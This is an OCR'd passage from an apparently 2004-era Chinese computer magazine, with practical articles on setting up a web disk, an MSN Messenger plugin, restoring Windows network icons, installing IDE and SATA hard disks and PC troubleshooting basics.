第四步:使用FTP软件把修改好的文件上传到你网站的一个目录中，这里假设上传到“quix”目录下。

第五步:打开你的quix目录所在地(如http://www.abc.com/quix/)并登录(默认用户名为“admin”，密码为“pwd_admin”)，可以点击“管理”在此处修改自己的密码、添加新用户。

第六步:使用“上传”、“下载”、“新建”等按钮对网络硬盘进行操作(见图4)。

小提示

为什么我不能完成相关的管理操作？

使用FTP软件登录你的空间，将目录属性设置为775，将文件属性设置为644。



图 4

2.ASP 空间

网络硬盘操作需要FSO(File System Object，是ASP环境中担任各种文件相关操作的组件)支持，而免费的ASP空间往往不提供FSO组件支持，所以这里不做详细介绍，有支持FSO空间的朋友可以试一下下面的软件。这款软件是中文的，而且一般不必设置，直接解压后上传即可使用。

昕格网络硬盘小档案

软件版本:1.1　软件大小:2.62MB
软件类型:免费软件　适用平台:ASP(没有FSO支持时无法进行目录操作)
下载地址:http://www.newhua.com/cfan/200417/00749.exe

CF [WL06]

给MSN Messenger插上QQ的翅膀

■ 刀鱼工作室　秋鸟

功能强大、简单易用的MSN Shell插件可以让我们隐身登录、添加多个账号、隐藏广告条、隐藏托盘处的MSN Messenger图标，最近的新版本3.1.0.531还添加了QQ、游戏、电台、收藏等几个标签，能让我们在MSN Messenger上玩QQ、游戏……

MSN Shell小档案

软件版本:3.1.0.531　软件大小:1.23MB
软件类型:免费软件　适用平台:Windows 2000/XP/2003
下载地址:http://download.msnshell.com/messengershell531.exe

安装并启动MSN Shell，你会发现左侧标签栏中多了几个标签，菜单栏多了项“Shell”。如果QQ标签没有自动添加，请单击“Shell→管理我的标签”菜单，选择“共享标签库→QQ”，最后单击“添加”按钮。



重启MSN Shell，单击QQ标签，然后就能使用自己的QQ号码和密码登录了(见图)。登录后，双击某好友，即可输入信息并发送;如果对方给你发来信息，会自动弹出对话框;不过遗憾的是无法接收文件。

其他几个功能标签，大家可以自己去感受一下，说不定会有惊喜哟！如果想添加某个标签，可以单击“Shell→管理我的标签”菜单，选择“创建标签”或“共享标签库”;如果想删除某个标签，可以选择“管理标签”(具体方法请参考http://tabs.msnshell.com/?manual#tag1)。

CF [WL07]

8 八步找回失落的网络连接图标

■ 北京 阮征

使用Windows 2000/XP/2003的用户，有时会遇到网络连接图标丢失的问题，本文总结了发生丢失的原因，并提供了对此故障的各种解决方案。

故障症状

在Windows 2000/XP/2003中单击"开始→控制面板→网络和拨号连接"，或"网上邻居→属性"时，发生以下状况：

1."本地连接"图标丢失。

2."拨号连接"图标丢失。

3."新建连接"图标丢失。

4.只显示"新建连接"图标，或显示一个或多个拨号连接，而其他连接选项为灰色不可选。

5.单击网络连接的"高级"菜单，然后单击"高级设置"，在"连接"中只显示"远程访问连接"项。

6.选择某个网络连接并单击"属性"后，"网络和拨号连接"资源管理器停止响应或马上关闭。

> **小提示**
> 此故障并不影响网络的正常使用，并且"ipconfig"命令还能显示所有的连接和所有的适配器信息，但在建立新的连接及网络设置时会感到非常不便。

解决步骤

这里给出的步骤按故障的发生概率进行排列，依次检查即可。

第一步：验证有关网络的DLL文件是否已正确注册，在Windows 2000/XP/2003中，与网络相关的动态链接库文件主要有netshell.dll、netcfgx.dll、netman.dll，在实际使用中很可能由于一些意外而造成DLL文件的注册失效。我们可以选择"开始→运行"，然后输入"regsvr32 netshell.dll"(不含引号)回车，并在注册确认对话框中按"确定"来完成对该DLL文件的注册，同样方法完成对另外两个文件的注册："regsvr32 netcfgx.dll"和"regsvr32 netman.dll"。注册完毕后重新启动计算机。

第二步：验证网络适配器的设置，通过"我的电脑→属性→硬件→设备管理器"，展开网络适配器(即网卡)，验证是否列出了正确的网卡。确认网卡型号正确，并且设备前方没有"？"和"！"。双击网络适配器，验证在"常规"标签中的"设备状态"中是否显示"此设备当前工作正常"。

第三步：验证必要的服务是否已经启动，通过"控制面板→管理工具→服务"查看以下几个服务是否已经启动，包括"Remote Procedure Call(RPC)"、"Network Connections"、"Plug and Play"、"COM+Event System"、"Remote Access Connection Manager"以及"Telephony"共六项服务。这里要特别注意的是：当"Remote Access Connection Manager"服务没有启动的话，在建立网络连接的时候会出现如图1所示情况。

第四步：验证网络服务设置，通过"控制面板→添加或删除程序→添加/删除Windows组件"，选择"网络服务→详细信息"，验证"简单TCP/IP服务"是否已经打开。



图1

第五步：确保系统文件夹中的所有Windows保护文件没有受到影响，通过在"命令提示符"下键入"sfc /purgecache"和"sfc /scannow"来启动"Windows文件检查器"对保护文件进行修复。

第六步：对"注册表"中的相关键值进行修复，启动"注册表编辑器"(开始→运行→输入"regedit")，找到并单击注册表子项[HKEY_CLASSES_ROOT\Interface\{0000010C-0000-0000-C000-000000000046}]，验证其子项"NumMethods"和"ProxyStubClsid32"是否存在，并且它们的值是否正确(NumMethods为"4"，ProxyStubClsid32为"{00000320-0000-0000-C000-000000000046}"，见图2)。如果注册表子项不存在，请创建它们(在修改"注册表"之前一定要先备份，以免因修改不慎导致无法进入操作系统)。




图2

第七步：确保在计算机中没有任何虚拟或隐藏的网络适配器，如果存在则全部删除，并且删除所有第三方网络适配器管理软件。

第八步：在"设备管理器"中，删除网络适配器，并重新手动或让操作系统自动安装网卡驱动，此步操作可检测和纠正网络适配器绑定上损坏的注册表条目。如果所有其他步骤都不能解决实际问题的话，可以尝试这一步骤。

经过这八个步骤，相信你的连接图标已经顺利地回到你的系统中了。

CF [WL08]

技巧E卡通 Skill Tips

OE 的附件怎么打不开

我用 OE 收了一些邮件，但所有邮件的附件都是灰色的，怎么也打不开，这是怎么回事呢？多半情况下，你只要点击“工具→选项”，进入“安全”选项卡，取消“不允许保存或打开可能有病毒的附件”前的勾即可。(ki)

ADSL 上网也偷懒

在 Windows XP 下用 ADSL 方式上网的用户，只需要将“拨号连接”属性中“选项”菜单下的“提示名称、密码和证书等”选项前的勾去掉，即可在每回双击“拨号连接”时直接连接，不需要再在弹出的“拨号连接”窗口中单击“连接”按钮了。(秦川小小牛)

巧妙获取 RM 的下载地址

点击播放 RM 格式的在线影片，在影片内嵌的 RealPlayer 播放器上单击右键，选择“在 RealOne Player 中播放”，这时 RealOne Player 就启动了，然后依次点击“文件→剪辑属性→查看剪辑信息”，影片的真实地址就出现了，用 Ctrl+C 组合键将其复制到 NetTransport(影音传送带)的新任务中即可。(李元杰)

MSN Messenger 被遗忘的快捷键

MSN Messenger 默认情况下会随系统自启动，所以我通常在开机输入 Windows 2000 登录密码后，要用鼠标点击 MSN Messenger 登录窗口中的“登录(S)”按钮并输入密码登录，其实不必劳驾鼠标，直接按“S”即可。(ki)

取消部分被屏蔽的网址

有些门户网站首页经常弹出多个广告窗口，很是烦人，所以我在 Tencent Traveler 中进行了屏蔽，不过一不小心将首页也屏蔽了，怎么办？执行“工具→选项”菜单，进入“屏蔽”选项卡，将相应的项目删除即可(见图)，如删除“http://news.sina.com.cn(包含)”可以取消对新浪新闻频道的屏蔽。



小提示

如果你想对一些网站或其弹出广告窗口进行屏蔽，可以进入该“屏蔽设置修改”窗口，通过“新增”按钮添加。

(ki)

使用通配符阻止弹出窗口

很多网站弹出窗口的地址极有可能是可变的，所以应该使用通配符来扩大过滤范围，如在 GreenBrowser 中选择“工具→广告过滤器→设置广告过滤器”，进入“弹出窗口过滤”选项卡，点击“弹出窗口过滤列表”右侧的“插入”，输入弹出窗口的地址，如“http://images.sohu.com/cs/*”之类。同样，在 Maxthon (MyIE2)中择“选项→广告猎手→编缉过滤列表”，在“黑名单”选项卡里按右侧的“添加”按钮，也可以使用通配符“*”或“?”设置要屏蔽的广告地址(见图)。



偷梁换柱提升下载速度

用 FlashGet 下载一款软件的速度非常慢，后来继续在网上搜寻、测试，终于发现该软件在另一个网站的下载速度很快，此时已经用前面的那个网址下载了20%，难道就这么浪费了？如果下载的软件大小、版本一致，可以复制后面的下载地址，右击并打开原来的下载任务，用复制的网址替换掉以前的网址，点击“确定”即可继续从20%处飞速下载！(卫学军)

CF [WL09]

硬派传说

■ CFan.Storyer

新CPU现身，高低型号都有

尽管近期Intel和AMD都没有在处理器上面推出什么新技术，但一些新CPU还是值得我们关注。

Intel方面，支持EM64T寻址技术的64位Pentium 4处理器（简称P4 F）悄然上市（图1）。这种CPU同样采用Prescott核心，90nm工艺制造，使用LGA775接口，按照Intel在8月22日的报价表，每千颗P4 3.4F的单价为278美元，与P4 3.4E差别不大。看来随着Intel的64位桌面处理器上市，我们的PC终于要快速向64位进化了。





图1 黑色包装盒表明了这种CPU的新身份

而Intel不但推出高端处理器，另外还计划推出新的低端处理器。目前所了解到的是处理器代号Shelton，采用90nm制程，频率仅有1GHz，而且不带二级缓存。可以想像，由于没有二级缓存，这款处理器的性能肯定很低，而Intel似乎也不准备大范围推广这种处理器，目前仅准备在南亚国家销售，不知道会不会和微软的WinXP廉价版一起销售。

AMD方面，尽管AMD64技术很早就让PC迈入64位处理时代，但Athlon 64系列处理器现在的0.13微米工艺的既限制了处理器频率的提升，也限制了工厂的产量。日前，AMD宣布开始出货0.09微米工艺处理器，有代号Athens、Troy、Venus的服务器、工作站用Opteron处理器；代号Oakville的移动版Athlon 64处理器；代号Winchester的桌面版Athlon 64处理器。并且AMD将在工艺成熟后提升处理器的频率，我们也希望新工艺也能改变AMD的64位处理器叫好不叫座的状况。

能同时收看两个台的电视卡

不知道电视卡用户注意过没有，尽管许多电视卡都宣称有多画面预览功能，但预览画面中只会有一个活动画面，这是因为电视卡的一个高频头在某一时间只能接收一个信号。而天敏公司最近推出了一块双高频头电视卡（图2），在一块电视卡上同时提供了两套接收设备，让电视卡真正提供了画中画功能，并还能在收看一套节目时在后台录制另一套节目，使用户不会错过精彩的节目。


图2

支持SLI功能的主板是未来趋势？

在nVIDIA的PCIE版GeForce 6800以及GeForce 6600GT显卡中，都提供了让两块显卡协同工作的SLI功能（图3），可以说是最方便提升显示系统的性能的方法（可不是省钱的方法）。但要满足这样的工作方式，主板必须提供两条PCI Express ×16显示扩展槽。目前仅有采用Intel E7525芯片组的工作站级别主板才提供了这个功能。



图3

不过发烧友们也不用担心，nVIDIA即将发布的nFORCE 4芯片组将提供两条PCI Express ×16显示扩展槽，为AMD 64位处理器配上SLI的强劲显示能力，而VIA发布的PT894PRO/K8T890 PRO北桥芯片也将提供两条PCI Express ×16显示扩展槽，看来根据厂商们“留下足够升级空间”这种一贯的宣传作风，提供双PCI Express ×16显示扩展槽，支持SLI功能很可能成为主流趋势。

CF [YJ01]

现代硬盘主要基于“温彻期特”技术而成，所以又被称为“温彻期特”硬盘（温盘），主要技术特征为：磁头、盘片及运动机构密封；固定并高速旋转的镀磁盘面平整光滑；磁头沿盘片径向移动；磁头工作时呈飞行状态不与盘片直接接触等。

完美装机系列

——硬盘的安装与调试

■ cai

安装基本功

1.了解硬盘的类型

硬盘是高精密度的机电一体化产品，主要由密封盘体、磁盘机构、头盘组件HDA、控制电路板、接口等五大部分组成。如果按接口不同分类，现在的硬盘可分为IDE、SCSI、SATA、CF卡等接口类型的产品，早期硬盘还有ST506、ESDI等接口。

ST506是Seagate公司开发的最早的一种接口标准；ESDI（Enhanced Small Device Interface）增强型小设备接口，是由Maxtor等公司联合开发的一种硬盘接口，ST506和ESDI标准都已经淘汰。而SCSI（Small Computer System Interface）小型计算机系统接口，它最早研制于1979年，原是为小型机研制的一种接口技术，可以划分为SCSI-1和SCSI-2、SCSI-3等不同类型，这类接口的硬盘主要被用在中高端服务器/工作站领域。CF卡等接口的硬盘主要被用在1英寸及1英寸以下的超微硬盘产品上，在MP3播放器、PDA、DC/DV、智能手机等产品上很有发展潜力。

而目前在个人电脑中使用最广泛的是IDE和SATA接口标准。

我们常说的IDE（Intelligent Drive Electronics，电子集成驱动器）接口（图1），也叫PATA（Parallel Advanced Technology Attachment）接口，是目前硬盘和光驱等存储设备的主要接口。




图1

IDE（ATA）接口规范在1989年由Imprimus、西数与康柏这三家公司推出，其目前泛指所有的并行硬盘接口。与以前的分离结构不同，IDE接口把盘体与控制器集成在一起，减小了硬盘接口的电缆数目与长度，数据传输的可靠性也得到了增强，硬盘制造起来也就变得更容易，厂商也不需要再担心自己的硬盘是否跟其他厂商生产的控制器兼容，对用户而言，硬盘的安装也变得更为方便。

ATA（Advanced Technology Attachment）标准从最早的ATA-1开始，到现在最高已经是Ultra ATA/133（ATA-6）了，的最大传输速度可达133MB/s。

Serial ATA即串行ATA（SATA），它是一种不同于并行ATA的新型硬盘接口类型，其由采用“序列式”串行方式传输数据而得名（图2）。SATA接口相比IDE接口具备以下优势：




图2

一是更高速度，与ATA/133硬盘的最大133MB/s的速率相比，串行ATA1.0确立了150MB/s的标准，最终将实现600MB/s的传输速率。但个人认为，目前硬盘的最大传输速度还不能突破ATA/100的范畴，所以无论是133MB/s还是150MB/s的标准目前对于用户而言都还是画梅止渴，更何况目前的多数SATA硬盘都只是将接口从原有的IDE并行接口转换为了SATA串行接口而已，内部核心完全没变。二是安装方便由于Serial ATA采用点对点的传输协议一根线上只接一块硬盘，所以不存在主从问题，这样每个驱动器都能独享带宽。用户不需要再为设置硬盘主从跳线而苦恼，只要增加通道数目，即可连接多台设备。三是线缆设计更科学。Serial ATA采用七针数据电缆，主要有四个针脚，第1针发送信号，第2针接收信号，第3针供应电源，第4针为地线。SATA线最长可以达到1米，而PATA线最长只有40～60厘米。SATA线插接简单，不会影响机箱的通风条件，而且重要是SATA接口不会出现PATA因过多的引脚引起断针

或针歪的现象。四是正式支持热插拔。串行ATA支持热插拔，像USB和IEEEu1394一样，在不关机的情况下就能完成增加或移除硬盘的工作，并且不会对硬盘和控制器造成损坏，与我们曾经说过的IDE硬盘小心翼翼热插拔的方式相比，SATA硬盘的热插拔就方便多了。内置数据校验。在串行ATA在传输总线的两头都引入了全新的CRC（循环冗余校验）保护系统。串行ATA的双向CRC校验对一般家庭用户用处可能不大，但对于高端工作站和服务器来说却至关重要的。

但SATA的缺点也是很明显的。例如，SATA硬盘与现有软硬件的兼容性不如PATA产品；某些情况下要安装Windows2000/XP操作系统必需先繁琐的安装第三方驱动等。

2.认识硬盘的连接线

(1)ATA 33和ATA66线的区别

ATA33/ATA66线也称为IDE数据线，可分为40pin（线）和80pin（线）两种，40pin数据线只能支持最高ATA33传输模式（ATA33硬盘线），而80pin数据线可以支持ATA66以上的传输模式（ATA66～ATA133硬盘线）（图3）。

目前的主流硬盘都采用了ATA100或ATA133接口标准，




图3　左边的ATA66的数据线布线比右边的ATA33数据线更密

所以80pin数据线在市场上已逐步取代了40pin的数据线。80线线缆的每一针脚对应的信号与以前的IDE界面完全相同，没有增加额外的数据信号，故而可以向下兼容ATA33及以前的规格。但线缆内部的排列则完全发生了变化，其中偶数针脚全部都是地线，奇数针脚为原来的信号针脚，故而能够排除外来的电磁干扰以及数据信号线间的串扰现象，使信号的传输更稳定。

(2)认识SATA线

SATA的数据线采用了7线设计，其中3根为地线，而PATA的数据线，地线数量高达40。这样的设计，也使得SATA数据线的长度可以长达1米或更长（图4）。



图4　SATA数据线比IDE数据线明显简单多了

SATA硬盘的电源线采用15线设计，其中6条是地线，另外三条分别是3.3V、5V、12V的线，这比目前并行硬盘的电源脚数增加不少，但这种接口设计可以满足硬盘热插拔的要求。不过市场上多数电源并没有提供这种“L”形接口，所以在购买或安装SATA硬盘的同时一般需另买一根D形转L形的电源线转接插头（图5）。



图5　一般提供SATA接口的主板都会附送一条这种电源转接插头

IDE硬盘安装实战指南

1.单硬盘的安装

如果你的电脑只有一块IDE硬盘，安装较简单，但仍需注意一些要点。

在安装或拆卸硬盘前请先将主机和显示器插在电源插座上的插头拨掉，并用手先触摸一下机箱的金属外壳，以释放手上的静电，然后再接触硬盘。

用一只手的拇指和其他指捏住硬盘侧边，将硬盘对准安装插槽，将硬盘轻推进去，直到硬盘的四个螺丝孔与机箱安装位上的螺丝孔对齐。在拿放硬盘时要注意手指不要接触硬盘底部的电路板，以防身上的静电损坏硬盘（图6）。




图6　硬盘上的固定孔位都是标准的

螺丝孔对齐后，就可上螺丝了。硬盘的两边各有3-4个螺丝孔，要想很好固定硬盘，一边至少要上两颗螺丝（共四颗螺丝）。在上螺丝时，可先将四颗螺丝稍微拧紧，观察是否存在位置不平衡、拉扯等现象，然后再分别拧紧，切勿一次性拧紧单边的两颗螺丝。

一般主板上都有两个IDE插口（如IDE1和IDE2），可接两根双插头的40/80芯硬盘数据线挂4块IDE兼容设备。在一般情况下我们都将ATA100硬盘连接在IDE1口上，而将ATA33的光驱等设备连接在IDE2口上，这主要是因为管理方便，对性能并不影响。在安装时，先将IDE线在硬盘上的IDE口上插好，然后再将其插紧在主板




图7　凸部对缺口

IDE接口中，IDE口上一般都有一个缺口以用来和IDE硬盘线上的凸块对应以防止插反（图7）。如果你的IDE线无防插反凸块，你在安装IDE线时需本着以IDE线上有红线一端对电源的原则来进行安装（一些劣质硬盘线可能红线是反标的，这时连接后可能找不到硬盘或启动死机，你只需调转插头反方向插好就行了）（见图8）。



图8　红线对电源接口

需要注意的是，从ATA66开始，ATA连接线为防止串扰，增加了40pin的地线，且对接头的安装提出了要求。所以在使用ATA66硬盘线安装ATA66以上的硬盘等高速设备时应注意其80pin数据线和接口的颜色标识——其中蓝色接口必须连接到主板或控制卡上的IDE接口上，而黑色接口连接主设备，灰色连接从设备（见图9）。如果ATA66以后的设备的数据线连接顺序错误，系统会提示“没有使用ATA66数据线”的错误信息，设备也只能以最高ATA33的速度运行。另外，如果设备使用Cable Select模式自动设置接口，主要识别信息就是通过数据线接口获得。



图9

最后，将ATX电源上的“D型”扁平电源线接头在硬盘的电源插头上插好即可，这个接口采用防呆设计，插反了是插不进去的。

2.双硬盘的安装

现在很多读者都有两块或两块以上的硬盘或其它IDE存储器，在只有两个IDE存储器时，我们可以考虑购买两根IDE数据线将它们分别连接在IDE1、IDE2接口上即可。但如果你只有一根IDE数据线需要连接两个IDE存储器，或有三个以上的IDE存储器而只有两个IDE接口，就需要在一根线上连接两个设备，这时就会遇到的IDE存储器的主从设备问题——硬盘出厂前的默认设置均为主盘（即Master），但在一根IDE数据线上只能有一个主设备和一个从设备，而不能有两个主设备或两个从设备。

对大多数硬盘来说，跳线规格共有三种：Master（MA，主设备）、Slave（SL，从设备）和Cable Select（CS，线缆自动选择）。当我们选择第三种规格的时候，计算机会自动设置硬盘的主从模式。至于跳线的设置方法，大多数厂商都会在硬盘背面给出详细的跳线设置图。有的则是在跳线接口上方给出简单的示意（见图10）。




图10　硬盘的跳线说明

了解清楚硬盘的跳线设置方法后，就可用手或镊子等缺下跳线帽进行跳线设置。在设置主从跳线时应以标示字体正面向自己面前为准进行设置，以免弄错跳线在跳线针上的位置。在进行跳线设置时应取下硬盘或设置好跳线状态后再安装硬盘。

所有的IDE设备都使用一组跳线来确定安装后的主、从状态。硬盘跳线器大多设置在电源联接座和数据线联接插座之间的地方，通常由3组6针、4组8针、5组10针再加一个或两个跳线帽组成。另外在硬盘正面或反面一定还印有主盘（Master）、从盘（Slave）以及由电缆选择（Cable Select）的跳线方法（见图11）。



图11

小提示

用Cable Select来自动识别设备连接

如果选择“Cable Select（线缆自动选择）”进行主从盘设置，尽量使用ATA66数据线，彩色的一端为连接主板IDE接口的系统接口，黑色的为Master（主设备）接口，灰色的为Slave（从设备）接口。采用这种方法设置主、从盘时，必须将联接在同一条硬盘线的所有IDE接口设备（包括光驱等）跳线器都设置在“Cable Select”位置。使用Cable Select确定主、从盘状态的优点是使用方便，当需要交换硬盘主、从状态时只要将联接的硬盘线插头位置对调一下即可，不需要拆下硬盘来重新跳线。

3.BIOS设置

硬盘安装好后，如果启动电脑后该硬盘没有被正确检测到，除了可检查硬盘线的正反和跳线的设置情况外同时你也可在BIOS中设置/检查一下它的工作模式及优先状态。

在“Standard CMOS Features”（标准CMOS设定）中主要就是为了设定IDE硬盘的种类，以顺利开机。例如在“IDE Primary Master”项的右边有两项可供选择：“Press Enter”和“None”，如果光标移到“Press Enter”项敲回车键后会出现子菜单，在这里边你可以屏蔽硬盘。

需要特别说明的是，部分读者还在使用的较老的（PⅡ级及更老的）主板BIOS中，要想检测硬盘状态，需要先选择“IDE HDD AUTO DETECTION”选项自动侦测硬盘，在找到硬盘后按键盘上的“Y”键确定，并要将Standard CMOS SETUP中以前找到的一些其它IDE接口位上现在不用或已更改的存储器选为None或AUTO（图14）。





图14

在“Advanced BIOS Features”（高级BIOS功能设定）的“First Boot Device（设置首先检测哪个设备启动）”选项中，你可以设置以哪个硬盘先启动，如IDE1接口上的主硬盘为“HDD-0”，而IDE1接口上的从硬盘为“HDD-1”，我们要将从硬盘设为系统启动盘，则只需选中HDD-1即可。

在Integrated Peripherals（集成的外部设备）中我们可以设置IDE设备以何种PIO Mode或UDMA模式工作等，以发挥硬盘的应有性能。如在“IDE Primary Master PIO（第一个IDE主控制器下的PIO模式）”中可选择的范围是Auto/0/1/2/3/4，设置的依据是按IDE的规格而定，不过一般BIOS均可自动测出，故无论是PIO Mode或UDMA都可设定“Auto”由BIOS自动侦测（图15）。



On-Chip Primary PCI IDE	:	Enabled
On-Chip Secondary PCI IDE	:	Enabled
IDE Primary Master PIO	:	Auto
IDE Primary Slave PIO	:	Auto
IDE Secondary Master PIO	:	Auto
IDE Secondary Slave PIO	:	Auto
IDE Primary Master UDMA	:	Auto
IDE Primary Slave UDMA	:	Auto
IDE Secondary Master UDMA	:	Auto
IDE Secondary Slave UDMA	:	Auto
USB Controller	:	Enabled
USB Keyboard Support	:	Disabled
Init Display First	:	PCI Slot
AC97 Audio	:	Auto
AC97 Modem	:	Auto
IDE HDD Block Mode	:	Enabled

图15

SATA硬盘安装实战指南

在物理安装上SATA硬盘和IDE硬盘的安装完全一样，区别就是在于数据线及电源线的连接。

SATA硬盘数据线和电源线的连接很简单，拨下数据线插头上的保护塞子，将数据线分别插在主板和硬盘上的SATA数据线接口即可。由于SATA只能在每一个端口上面使用一个SATA硬盘，所以不需要考虑硬盘主从盘的设置问题（图16）。



图16

然后，将ATX电源上的15针电源线插在硬盘15针扁平接口上。与传统IDE接口相比，SATA的单向L形接头在设计上也杜绝了错误反插的可能，再也不需要如同并行ATA排线上红线对0插针的繁琐校对过程。

在安装好SATA硬盘后，还需要在BIOS中打开SATA选项，以使系统能自动识别SATA硬盘——目前的主板BIOS中默认使用的都是IDE设备，所以要使用SATA硬盘，还需要在BIOS进行一些设置，以865主板为例，进入CMOS设置后，选择“Integrated Peripherals→OnChip IDE Device→OnChip Serial ATA Setting”。在“SATA Mode”中选择“On-Chip Serial ATA”，将其“Disabled”（关闭SATA设备）的默认值改为Enabled（打开）或“AUTO（自动检测）”即可。

如果你安装Windows98操作系统的话，只需要在BIOS中把启动顺序选择为SCSI/SATA就可以像普通IDE硬盘一样正常使用SATA硬盘了。但如果你要安装Windows2000/XP，由于这两者本身不支持SATA控制器，则必须从软驱中安装第三方的SATA驱动才能使用。若主板没有附带的SATA软盘驱动盘，就需将光盘中的驱动拷贝到软盘中，方法是——将主板随机光盘放入光驱中，将光驱设为启动盘启动电脑，然后将一片能正常使用的软盘插入软驱中。光驱引导系统后会出现类似“Do you want to generate Serial ATA driver diskette（Y/N）”（你想制作SATA驱动磁盘吗）的提示，按键盘上的“Y”键。将出现格式化软盘的警告提示，同样选择“Y”键，系统将格式化软盘并将SATA驱动复制到软盘上。

有了SATA驱动软盘，你就可插入Windows2000/XP的安装光盘进行安装了，这时系统会提示“Press F6 if you need to install a third party SCSI or RAID driver（如果你需要安装第三方SCSI或RAID驱动，请按F6键）”，按下F6键。当Windows2000/XP的安装窗口出现时，按系统提示按“S”键，以自动搜索软驱中的驱动。最后，按“Enter”键回车后就可正常安装Windows2000或XP了。

如果系统安装好后“设备管理器”中还有黄色“！”的SATA设备，可再为其升级安装一遍驱动。

一些后话

1.将低速的ATA33及以下的存储器安装在一根IDE线上，将高速ATA66及以上的存储器安装在一根IDE线（ATA66线）上，以免发生兼容性问题或低传输速度的IDE设备不能在高传输速度下正常工作的问题。

2.如果BIOS中已经打开ATA100/133，系统启动时将会显示UDMA5或UDMA6，若是显示UDMA2，证明了其只打开了ATA33（图17），这一般是由硬盘线连接顺序错误导致的。

3.如果安装有多个硬盘或光驱等，又使用了耗电量大的CPU、显卡等，应注意机箱电源能否满足多个硬盘的电源需求。



图17

4.小型机箱的驱动器托架安排得很紧凑，在安装多硬盘时更应注意两块硬盘之间能留有一定距离，以加强散热。必要时，还可为发热量较大的硬盘加装硬盘散热风扇。

5.组建RAID阵列最好选用品牌型号容量一样的硬盘。

CF [YJ02]



排障特训营之「绪论篇」

■ 天津 王磊

哎！电脑又出问题了！怎么办？如果你想成为一位DIY高手的话，那么电脑故障的出现无疑是给了你一次难得了实践机会。也许你会觉得排除这些疑难杂症十分困难，但是请你坚持下去，因为你需要尝试、失败，再尝试、再失败，并最终将问题成功解决的喜悦和成功的经验。因为只有这样你才能真正成为一名DIY高手。

为了帮助大家更快的实现成为一名DIY高手目标，本次全新打造系列栏目:《排障特训营》。在该栏目中，我们将对计算机的故障作以详细的分类和说明，并将对一些精典故障进行分析和解决。辅以“理论特训”、“案例分析”、“实战演练金银彩”等子栏目。希望他能够帮助你尽快成为一名DIY高手。让你觉得“电脑故障——其实你并不可怕”！

好了，闲言少续，让我们马上进入第一期的《排障特训营》——理论特训吧！

准备及注意项

（一）注意事项：

1. 防电。
2. 防静电。
3. 在故障不明确的情况下应该先软后硬，尽可能的保守治疗。

（二）准备：

准备工作是非常必要的，而常备一些基本的排障工具更是非常必要的(表1)，当然，按需分配这些工具才是上上之选。

表1

启动盘	DOS、Windows启动盘，最好多准备两张。
杀毒盘	至少有两种杀毒盘，如Norton Antivirus、KV3000、 瑞星、金山毒霸。
工具软件	HDcopy、DiskEdit、DiskMan、PQ Magic、Ghost、DM等
测试工具	QPlaus、3D Mark2003、Wincpuid、各大硬盘厂商测试软件等
驱动大全	尽可能准备所有设备的驱动
加解密	偷天换日
数据恢复	EasyRecovery
综合软件	Norton2004
其他软件	超级魔法兔子 、windows优化大师
硬件工具	镊子、钳子、磁力改锥、小手电筒、软驱和硬盘的数据线、工具硬盘、万用表等

维修的常用方法及思路

（一）排障方法

计算机故障是由计算机系统软硬件某部分不能正常工作而造成的。快速准确的判断故障部位，找出故障原因是维修工作的关键一步。所以要想准确的找出计算机故障的原因，则必须先屡清维修计算机的方法和思路。首先，让我们先来了解一下一般诊断计算机故障的四种方法。

